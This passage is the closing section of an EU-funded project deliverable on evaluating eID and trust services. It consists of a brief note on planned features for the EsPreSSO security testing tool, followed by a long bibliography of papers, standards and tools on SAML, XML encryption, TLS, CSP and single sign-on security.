**XML Encryption.** Currently, EsPreSSO does not provide functionality and simplification to perform XML Encryption attacks; however, a prototype for this has been developed. The graphical interface is being enhanced to be more user-friendly and will be subsequently integrated.

**TLS-Scanner.** Furthermore, the integration of TLS-Attacker<sup>21</sup> in EsPreSSO is planned. The goal is to implement a TLS-Scanner as a means of analyzing a server, and its TLS implementation, by using the TLS attacker.

<sup>21</sup> <https://github.com/RUB-NDS/TLS-Attacker>

## 9. Bibliography

- [1] J. Somorovsky, *On the Insecurity of XML Security (Doctoral dissertation)*. 2013 [Online]. Available: <https://www.nds.rub.de/research/publications/xmlinsecurity>
- [2] J. Somorovsky, A. Mayer, J. Schwenk, M. Kampmann, and M. Jensen, "On Breaking SAML: Be Whoever You Want to Be," in *In Proceedings of the 21. USENIX Security Symposium*, Bellevue, WA, 2012.
- [3] C. Mainka, V. Mladenov, F. Feldmann, J. Krautwald, and J. Schwenk, "Your Software at My Service: Security Analysis of SaaS Single Sign-On Solutions in the Cloud," in *Proceedings of the 6th Edition of the ACM Workshop on Cloud Computing Security*, Scottsdale, Arizona, USA, 2014 [Online]. Available: <http://doi.acm.org/10.1145/2664168.2664172>
- [4] T. Jager and J. Somorovsky, "How To Break XML Encryption," in *The 18th ACM Conference on Computer and Communications Security (CCS)*, 2011.
- [5] T. Jager, K. G. Paterson, and J. Somorovsky, "One Bad Apple: Backwards Compatibility Attacks on State-of-the-Art Cryptography," in *Network and Distributed System Security Symposium (NDSS)*, 2013.
- [6] T. Jager, S. Schinzel, and J. Somorovsky, "Bleichenbacher's Attack Strikes again: Breaking PKCS#1 v1.5 in XML Encryption," in *ESORICS*, 2012, pp. 752–769.
- [7] E. Commission, *eIDAS-Node Security Considerations, Version 1.0*. 2018.
- [8] OWASP, *SameSite*. 2018 [Online]. Available: <https://www.owasp.org/index.php/SameSite>
- [9] OWASP, *OWASP Secure Headers Project*. 2018 [Online]. Available: [https://www.owasp.org/index.php/OWASP\\_Secure-Headers\\_Project](https://www.owasp.org/index.php/OWASP_Secure-Headers_Project)
- [10] OWASP, *XML External Entity (XXE) Prevention Cheat Sheet*. 2018 [Online]. Available: [https://www.owasp.org/index.php/XML\\_External\\_Entity\\_\(XXE\)\\_Prevention\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet)
- [11] OWASP, *Content Security Policy Cheat Sheet*. 2015 [Online]. Available: [https://www.owasp.org/index.php/Content\\_Security\\_Policy\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Content_Security_Policy_Cheat_Sheet)
- [12] OWASP, *SAML Security Cheat Sheet*. 2017 [Online]. Available: [https://www.owasp.org/index.php/SAML\\_Security\\_Cheat\\_Sheet](https://www.owasp.org/index.php/SAML_Security_Cheat_Sheet)
- [13] BSI, *Technische Richtlinie TR-02102-1: Kryptographische Verfahren: Empfehlungen und Schlüssellängen*. 2018 [Online]. Available: <https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/TechnischeRichtlinien/TR02102/BSI-TR-02102.pdf>
- [14] BSI, *Technical Guideline TR-03130 eID-Server. Part 1: Functional Specification*. 2017 [Online]. Available: [https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/TechnischeRichtlinien/TR03130/TR-03130\\_TR-eID-Server\\_Part1.pdf](https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/TechnischeRichtlinien/TR03130/TR-03130_TR-eID-Server_Part1.pdf)
- [15] specs@openid.net, *OpenID Authentication 2.0 – Final*. openid.net, 2007 [Online]. Available: [https://openid.net/specs/openid-authentication-2\\_0.html](https://openid.net/specs/openid-authentication-2_0.html)
- [16] N. Sakimura, J. Bradley, M. Jones, B. de Medeiros, and C. Mortimore, *Openid connect core 1.0*. 2014 [Online]. Available: [http://openid.net/specs/openid-connect-core-1\\_0.html](http://openid.net/specs/openid-connect-core-1_0.html)
- [17] S. Cantor, J. Kemp, R. Philpott, and E. Maler, *Assertions and Protocols for the OASIS Security Assertion Markup Language (SAML) V2.0*. OASIS SSTC, 2005 [Online]. Available: <http://docs.oasis-open.org/security/saml/v2.0/saml-core-2.0-os.pdf>
- [18] D. Eastlake, J. Reagle, D. Solo, F. Hirsch, and T. Roessler, "XML Signature Syntax and Processing (Second Edition)," *W3C Recommendation*, 2008.
- [19] D. Eastlake, J. Reagle, T. Imamura, B. Dillaway, and E. Simon, "XML Encryption Syntax and Processing," *W3C Recommendation*, 2002.
- [20] M. Gudgin, M. Hadley, N. Mendelsohn, J.-J. Moreau, and H. F. Nielsen, "SOAP Version 1.2 Part 1: Messaging Framework," *W3C Recommendation*, 2003.

<b>Document name:</b> Evaluation of eID and Trust Services		This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700542							
<b>Reference:</b>	D2.3	<b>Dissemination:</b>	PU	<b>Version:</b>	1.0	<b>Status:</b>	Final	<b>Page:</b>	68 of 71

- [21] B. Kaliski, *PKCS #1: RSA Encryption Version 1.5*. IETF, 1998 [Online]. Available: <http://www.ietf.org/rfc/rfc2313.txt>
- [22] T. Bray, *The JavaScript Object Notation (JSON) Data Interchange Format*. IETF, 2014 [Online]. Available: <http://www.ietf.org/rfc/rfc7159.txt>
- [23] I. jose W. Group, *Javascript Object Signing and Encryption (jose)*. [Online]. Available: <http://datatracker.ietf.org/wg/jose/>
- [24] M. Jones, J. Bradley, and N. Sakimura, *JSON Web Signature (JWS)*. IETF, 2015 [Online]. Available: <http://www.ietf.org/rfc/rfc7515.txt>
- [25] M. Jones and J. Hildebrand, *JSON Web Encryption (JWE)*. IETF, 2015 [Online]. Available: <http://www.ietf.org/rfc/rfc7516.txt>
- [26] M. Jones, *JSON Web Key (JWK)*. IETF, 2015 [Online]. Available: <http://www.ietf.org/rfc/rfc7517.txt>
- [27] M. Jones, *JSON Web Algorithms (JWA)*. IETF, 2015 [Online]. Available: <http://www.ietf.org/rfc/rfc7518.txt>
- [28] M. Jones, J. Bradley, and N. Sakimura, *JSON Web Token (JWT)*. IETF, 2015 [Online]. Available: <http://www.ietf.org/rfc/rfc7519.txt>
- [29] S. Josefsson, *The Base16, Base32, and Base64 Data Encodings*. IETF, 2006 [Online]. Available: <http://www.ietf.org/rfc/rfc4648.txt>
- [30] J. Somorovsky, M. Heiderich, M. Jensen, J. Schwenk, N. Gruschka, and L. L. Iacono, "All Your Clouds are Belong to us – Security Analysis of Cloud Management Interfaces," in *The ACM Cloud Computing Security Workshop (CCSW)*, 2011.
- [31] M. McIntosh and P. Austel, "XML Signature Element Wrapping Attacks and Countermeasures," in *SWS '05: Proceedings of the 2005 workshop on Secure web services*, New York, NY, USA, 2005, pp. 20–27.
- [32] J. Clark, "XSL Transformations (XSLT) Version 1.0," W3C, W3C Recommendation, Nov. 1999 [Online]. Available: <http://www.w3.org/TR/1999/REC-xslt-19991116>
- [33] S. Vaudenay, "Security Flaws Induced by CBC Padding – Applications to SSL, IPSEC, WTLS...," in *Advances in Cryptology – EUROCRYPT 2002*, vol. 2332, Springer Berlin / Heidelberg, 2002.
- [34] D. Bleichenbacher, "Chosen ciphertext attacks against protocols based on the RSA encryption standard PKCS #1," in *Advances in Cryptology – CRYPTO '98*, vol. 1462, Springer Berlin / Heidelberg, 1998.
- [35] T. Dierks and C. Allen, *The TLS Protocol Version 1.0*. IETF, 1999 [Online]. Available: <http://www.ietf.org/rfc/rfc2246.txt>
- [36] T. Dierks and E. Rescorla, *The Transport Layer Security (TLS) Protocol Version 1.2*. IETF, 2008 [Online]. Available: <http://www.ietf.org/rfc/rfc5246.txt>
- [37] E. Rescorla and N. Modadugu, *Datagram Transport Layer Security Version 1.2*. IETF, 2012 [Online]. Available: <http://www.ietf.org/rfc/rfc6347.txt>
- [38] C. Meyer, "20 Years of SSL/TLS Research: An Analysis of the Internet's Security Foundation," PhD Thesis, Ruhr-University Bochum, 2014.
- [39] Y. Sheffer, R. Holz, and P. Saint-Andre, *Summarizing Known Attacks on Transport Layer Security (TLS) and Datagram TLS (DTLS)*. IETF, 2015 [Online]. Available: <http://www.ietf.org/rfc/rfc7457.txt>
- [40] C. Meyer, J. Somorovsky, E. Weiss, J. Schwenk, S. Schinzel, and E. Tews, "Revisiting SSL/TLS Implementations: New Bleichenbacher Side Channels and Attacks," in *23rd USENIX Security Symposium, San Diego, USA*, 2014.
- [41] N. Aviram et al., "DROWN: Breaking TLS Using SSLv2," in *25th USENIX Security Symposium (USENIX Security 16)*, Austin, TX, 2016, pp. 689–706 [Online]. Available: <https://www.usenix.org/conference/usenixsecurity16/technical-sessions/presentation/aviram>

<b>Document name:</b> Evaluation of eID and Trust Services		This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700542							
<b>Reference:</b>	D2.3	<b>Dissemination:</b>	PU	<b>Version:</b>	1.0	<b>Status:</b>	Final	<b>Page:</b>	69 of 71



- [42] A. Langley, *Early ChangeCipherSpec Attack*. 2014 [Online]. Available: <https://www.imperialviolet.org/2014/06/05/earlyccs.html>
- [43] B. Beurdouche *et al.*, “A messy state of the union: Taming the composite state machines of TLS,” in *Security and Privacy (SP), 2015 IEEE Symposium on*, 2015, pp. 535–552.
- [44] J. De Ruiter and E. Poll, “Protocol State Fuzzing of TLS Implementations.,” in *USENIX Security Symposium*, 2015, pp. 193–206.
- [45] Riku, Antti, Matti, and Mehta, *Heartbleed, CVE-2014-0160*. 2015.
- [46] J. Somorovsky, “Systematic fuzzing and testing of TLS libraries,” in *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, 2016, pp. 1492–1504.
- [47] R. Fielding *et al.*, *Hypertext Transfer Protocol – HTTP/1.1*. IETF, 1999 [Online]. Available: <http://www.ietf.org/rfc/rfc2616.txt>
- [48] W. C. Recommendation, *Content Security Policy Level 2*. 2015 [Online]. Available: <https://www.w3.org/TR/CSP2/>
- [49] A. Barth, *HTTP State Management Mechanism*. IETF, 2011 [Online]. Available: <http://www.ietf.org/rfc/rfc6265.txt>
- [50] J. Wang, *Covert Redirect Vulnerability*. 2014 [Online]. Available: [http://tetraph.com/covert\\_redirect/](http://tetraph.com/covert_redirect/)
- [51] A. Falkenberg, C. Mainka, J. Somorovsky, and J. Schwenk, “A New Approach towards DoS Penetration Testing on Web Services,” *2013 IEEE 20th International Conference on Web Services*, vol. 0, 2013.
- [52] Sullivan, *Security Briefs - XML Denial of Service Attacks and Defenses*. 2009 [Online]. Available: <https://msdn.microsoft.com/en-us/magazine/ee335713.aspx>
- [53] C. Späth, “Security Implications of DTD Attacks Against a Wide Range of XML Parsers,” Master, Ruhr-University Bochum, 2015.
- [54] O. A. I. Timothy D. Morgan, “XML Schema, DTD, and Entity Attacks,” VSR, May 2014 [Online]. Available: <https://vsecurity.com//download/papers/XMLDTDEntityAttacks.pdf>
- [55] T. Jager, J. Schwenk, and J. Somorovsky, “Practical Invalid Curve Attacks on TLS-ECDH,” *20th European Symposium on Research in Computer Security (ESORICS)*, 2015.
- [56] L. Weichselbaum, M. Spagnuolo, S. Lekies, and A. Janc, “CSP Is Dead, Long Live CSP! On the Insecurity of Whitelists and the Future of Content Security Policy,” in *Proceedings of the 23rd ACM Conference on Computer and Communications Security*, Vienna, Austria, 2016.
- [57] G. Scalzi, *Content-Security-Policy: Misconfiguration and Bypasses*. 2018 [Online]. Available: <https://blog.compass-security.com/2016/06/content-security-policy-misconfigurations-and-bypasses/>
- [58] S. Lekies, K. Kotowicz, S. Gro's s, E. A. Vela Nava, and M. Johns, “Code-Reuse Attacks for the Web: Breaking Cross-Site Scripting Mitigations via Script Gadgets,” in *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, 2017, pp. 1709–1723.
- [59] W. W. Draft, *Content Security Policy Level 3*. 2016 [Online]. Available: <https://www.w3.org/TR/CSP3/>
- [60] OWASP, *Session Management Cheat Sheet*. 2018 [Online]. Available: [https://www.owasp.org/index.php/Session\\_Management\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Session_Management_Cheat_Sheet)
- [61] M. Zalewski, *The tangled Web: A guide to securing modern web applications*. No Starch Press, 2012.
- [62] OWASP, *Zed Attack Proxy (ZAP)*. 2018 [Online]. Available: [https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)
- [63] PortSwigger, *BurpSuite*. 2018 [Online]. Available: <https://portswigger.net/burp/>
- [64] R. I. dos Santos, *hsecscan*. 2018 [Online]. Available: <https://github.com/riramar/hsecscan>

<b>Document name:</b> Evaluation of eID and Trust Services		This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700542					
<b>Reference:</b>	D2.3	<b>Dissemination:</b>	PU	<b>Version:</b>	1.0	<b>Status:</b> Final	<b>Page:</b> 70 of 71



- [65] w3af, *Web Application Attack and Audit Framework (w3af)*. 2018 [Online]. Available: <http://www.w3af.org/>
- [66] OWASP, *Clickjacking Defense Cheat Sheet*. 2018 [Online]. Available: [https://www.owasp.org/index.php/Clickjacking\\_Defense\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Clickjacking_Defense_Cheat_Sheet)
- [67] OWASP, *HTTP Strict Transport Security Cheat Sheet*. 2018 [Online]. Available: [https://www.owasp.org/index.php/HTTP\\_Strict\\_Transport\\_Security\\_Cheat\\_Sheet](https://www.owasp.org/index.php/HTTP_Strict_Transport_Security_Cheat_Sheet)
- [68] Mozilla, *Content-Security-Policy - HTTP | MDN*. 2018 [Online]. Available: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy>
- [69] L. Weichselbaum, *CSP Evaluator*. 2018 [Online]. Available: <https://csp-evaluator.withgoogle.com/>
- [70] J. M. Mike West, *Content Security Policy - Google Developers - Web Fundamentals*. 2018 [Online]. Available: <https://developers.google.com/web/fundamentals/security/csp/>
- [71] OWASP, *Content Security Policy Scanner*. 2018 [Online]. Available: <https://github.com/zaproxy/zap-extensions/pull/713>
- [72] OWASP, *TLS Cheat Sheet*. 2018 [Online]. Available: [https://www.owasp.org/index.php/Transport\\_Layer\\_Protection\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet)
- [73] C. Späth, C. Mainka, V. Mladenov, and J. Schwenk, "SoK: XML parser vulnerabilities," in *10th USENIX Workshop on Offensive Technologies (WOOT 16)*, Austin, TX, 2016.
- [74] C. Mainka, V. Mladenov, T. Guenther, and J. Schwenk, "Automatic Recognition, Processing and Attacking of Single Sign-On Protocols with Burp Suite," *Open Identity Summit*, 2015.
- [75] K. Ludwig, *SAML Vulnerabilities Affecting Multiple Implementations*. 2018 [Online]. Available: <https://duo.com/blog/duo-finds-saml-vulnerabilities-affecting-multiple-implementations>
- [76] D. Eastlake *et al.*, "XML Encryption Syntax and Processing 1.1," *W3C Candidate Recommendation*, 2012.
- [77] I. RFC6749, *The OAuth 2.0 Authorization Framework*.
- [78] D. Morin, *Announcing Facebook Connect*. Facebook Inc., 2008 [Online]. Available: <https://developers.facebook.com/blog/post/2008/05/09/announcing-facebook-connect/>
- [79] Microsoft, *One account for all things Microsoft*. Microsoft Corporation, 2008 [Online]. Available: <http://www.microsoft.com/en-us/account>
- [80] Salesforce.com, inc., *Inside OpenID Connect on Force.com*. Salesforce.com, inc., 2014 [Online]. Available: [https://developer.salesforce.com/page/Inside\\_OpenID\\_Connect\\_on\\_Force.com](https://developer.salesforce.com/page/Inside_OpenID_Connect_on_Force.com)
- [81] E. Chen, Y. Pei, S. Chen, Y. Tian, R. Kotcher, and P. Tague, "OAuth Demystied for Mobile Application Developers," in *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, 2014 [Online]. Available: <http://research.microsoft.com/apps/pubs/default.aspx?id=231728>
- [82] S. Cantor, F. Hirsch, J. Kemp, R. Philpott, and E. Maler, *Bindings for the OASIS Security Assertion Markup Language (SAML) V2.0*. 2005 [Online]. Available: <http://docs.oasis-open.org/security/saml/v2.0/saml-bindings-2.0-os.pdf>
- [83] P. Deutsch, *DEFLATE Compressed Data Format Specification version 1.3*. IETF, 1996 [Online]. Available: <http://www.ietf.org/rfc/rfc1951.txt>
- [84] T. Berners-Lee, R. Fielding, and L. Masinter, *Uniform Resource Identifier (URI): Generic Syntax*. IETF, 2005 [Online]. Available: <http://www.ietf.org/rfc/rfc3986.txt>

<b>Document name:</b> Evaluation of eID and Trust Services		This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700542 							
<b>Reference:</b>	D2.3	<b>Dissemination:</b>	PU	<b>Version:</b>	1.0	<b>Status:</b>	Final	<b>Page:</b>	71 of 71